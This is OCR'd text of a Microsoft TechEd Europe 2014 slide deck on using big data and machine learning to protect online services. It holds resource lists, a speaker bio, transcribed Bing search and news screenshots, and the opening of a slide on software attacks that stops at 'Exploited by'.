
Microsoft
TechEd
Europe 2014

TechEd
Europe 2014

Using Big Data and Machine Learning to Protect Your Online Service

DBI-B221

Alisson Sol
Principal Architect
ASG SPAA Information & Knowledge Services

Microsoft

Related content

- Breakout Sessions (session codes and titles)
- Labs (session codes and titles)
- Microsoft Solutions Experience Location (MSE)
- Find Me Later At. . . asol.teched@outlook.com

Track resources

- Learning from Data, A short course
  by Yaser S. Abu-Mostafa, Malik Magdon-Ismail, Husuan-Tien Lin, AMLBook.com, 2012
- Machine Learning using C# Succinctly
  by James McCaffrey, SyncFusion, 2014
- Source code available: https://github.com/alissonsol
- Resource 4

DBI Track resources

- 27 Hands on Labs + 8 Instructor Led Labs in Hall 7
- Free SQL Server 2014 Technical Overview e-book

  microsoft.com/sqlserver and Amazon Kindle Store
- Free online training at Microsoft Virtual Academy

  microsoftvirtualacademy.com
- Try new Azure data services previews!

  Azure Machine Learning, DocumentDB, and Stream Analytics

Resources

Channel 9

Sessions on Demand

http://channel9.msdn.com/Events/TechEd

Learning

Microsoft Certification & Training Resources

www.microsoft.com/learning

TechNet

Resources for IT Professionals

http://microsoft.com/technet

Developer Network

http://developer.microsoft.com


SUBMIT YOUR TECHED EVALUATIONS

We value your feedback!

Fill out an evaluation via

CommNet Station/PC: Schedule Builder

LogIn: europe.msteched.com/catalog



TechEd Mobile app
for session evaluations
is currently offline

Acknowledgements

ASG Security, Privacy, Accessibility & Audit Team

Previous teams with related work

Microsoft Research, Microsoft Office PerformancePoint, BizTalk, Office New Markets

Many people who provided content and feedback

List is too long. Special thanks to those in the ASG SPAA Team and ASG Big Data Security Community

About me

Education: Physics, then Computer Science

No right or wrong models

Diverse experience

Before Microsoft: cofounded 3 companies focused on IT consulting and software development

At Microsoft: Application Center, BizTalk Server, Microsoft .NET Business Framework, Office Information Worker New Markets, PerformancePoint, Microsoft Research, Engineering Excellence, Kinect for Windows, Applications & Services Group


Current team

ASG: Application & Services Group

IPG: Information Platform Group

SPAA: Security, Privacy, Accessibility & Audit Team


Overview


Using big data to find service attack surface
Using machine learning to detect malicious requests
Time
Watercooler
Buzzword
Bookshelf
Expertise
Research
Technical Depth

TechEd
Europe 2014

Using big data to find service attack surface

Generic online service architecture



http://www.bing.com/videos/search?q

soccer - Bing Videos

WEB IMAGES **VIDEOS** MAPS NEWS MORE

2 Sign in

bing

soccer

MS Beta

Soccer **Bloopers** | Soccer **Fights** | Best Soccer **Goals Ever** | Soccer **Tricks** | Soccer **Player Dies On-Field** | **Most Funny** Soccer | Soccer **Skills** | Soccer **Games** | **Live** Soccer | Soccer **Ref Dies**

Length Date Resolution Source Price SafeSearch: **Moderate**

01:34

Obama Plays **Soccer** with a Robot in ...

Aol.On · 65,000+ views

00:41

Soccer

YAHOO! NEWS · ...

01:36 2 days ago

USMNT Watch: Jozy Altidore and ...

bleacherreport · 184 ...

02:09 1 day ago

West Brom's Saido Berahino Deserves ...

bleacherreport · 977 ...

02:15 1 day ago

Soccer mania continues: ...

01:00

Prem: West Brom and Burnley fight ...

01:30

WATCH: **Soccer** player scores goal, ...

02:01 2 days ago

West Brom 4, Burnley 0

Related Topics

Ronaldo

Neymar

Swimming

Basketball

Baseball

Hockey

Feedback

http://www.bing.com/weather/search? | weather - Bing Weather

WEB IMAGES VIDEOS MAPS NEWS WEATHER MORE

bing MS Beta

weather

Sign in 4

OVERVIEW HOURLY 10 DAYS

Redmond, Washington 98052 Weather

°F | °C

iMap Weather

62°F

Feels like 62°
Mostly Cloudy

High: 62°
Low: 49°
UV: 3
Sunrise: 7:07 AM

Wind: 7 mph SSE
Humidity: 65%
Visibility: 9 miles
Sunset: 6:50 PM

weather.com	57°	Cloudy
Foreca	63°	Fair

5 Days

iMap Weather · weather.com · Foreca · Compare all

Tuesday, 30	Wednesday, 01	Thursday, 02	Friday, 03	Saturday, 04
62° 49°	63° 48°	66° 52°	69° 53°	70° 53°

Feedback

http://www.bing.com/news

Top Stories - Bing News

WEB IMAGES VIDEOS MAPS NEWS MORE

bing

MS Beta

Top Stories | U.S. | World | Local | Entertainment | Sci/Tech | Business | Politics | Sports

Today's Headlines

Source: U.S. Ebola patient didn't give travel history, hospital didn't ask

Atlanta (CNN)-- It's a lapse that has Americans concerned and health officials asking how it could happen. A man who had Ebola but didn't know it walked into a ...

CNN

Officials: Second person t monitored for Ebola

Health officials are closely monito possible second Ebola patient wh contact with the first person to be

USA Today

In China, Hong Kong prot of sight, out of mind

HONG KONG — As tens of thous demonstrated peacefully for demc Hong Kong on Wednesday, displa

USA Today

Trending Topics

35K walrus in Alaska

Glen Campbell

New York Giants

Calif. mayor killed

Dance Moms sp

U.S. ›

Authorities check unsolved cases for ties to Hannah Graham ...

(CNN)-- As the fall disappearance of a college student haunts Virginia yet again, police across the state are scrambling to determine ...

Trending News On Facebo

Hong Kong protesters are sc nice

Big demonstrations are alway uncomfortable. Trash piles up spa

Feedback

http://www.bing.com/news?FOI

Top Stories - Bing News

WEB IMAGES VIDEOS MAPS NEWS MORE

bing

MS Beta

Historias destacadas | España | Internacional | Entretenimiento | Ciencia y tecnología | Negocios

Today's Headlines

La Generalitat pide al TC que levante la suspensión de la consulta soberanista

La Generalitat de Cataluña ha pedido hoy al Tribunal Constitucional (TC) que levante la suspensión cautelar de la consulta soberanista acordada el lunes por el pleno de...

ABC

La Audiencia investigará Pujol por presunto blanq

La Audiencia Nacional investigará Pujol, hijo pequeño del expreside Jordi Pujol, por presunto blanque

RTVE

Francia recorta su gasto p 21.000 millones

París, (Efe).- El Gobierno francés reducir el déficit público sólo una próximo al 4.3% del producto inte

Lavanguardia.com

España ›

El Govern advierte al TC de "extremismo político y

El Govern ha presentado este miércoles dos recursos ante el Tribunal Constitucional contra la decisión del Gobierno central de ...

Europa Press

La Audiencia investigará a Oleguer Pujol por comprar un

El juez de la Audiencia Nacional Santiago Pedraz investigará al hijo del expresidente de la Generalitat de CataluñaOleguer Pujol por ...

Internacional ›

Visita al «Maracaná de la evangelista de Marina Si

Ocupa una manzana entera. El ter abarca unos 28.000 metros cuadra construidos otros 74.000. La facha principal ...

ABC

Siete personajes famoso alcanzaron el éxito siend

Naciones Unidas designa el 1 de o como el Día Internacional de las P Edad. Te dejamos a 8 famosos qu ...

Feedback

Software attacks


Vulnerability

Individual bug
Integration issues

Exploited by

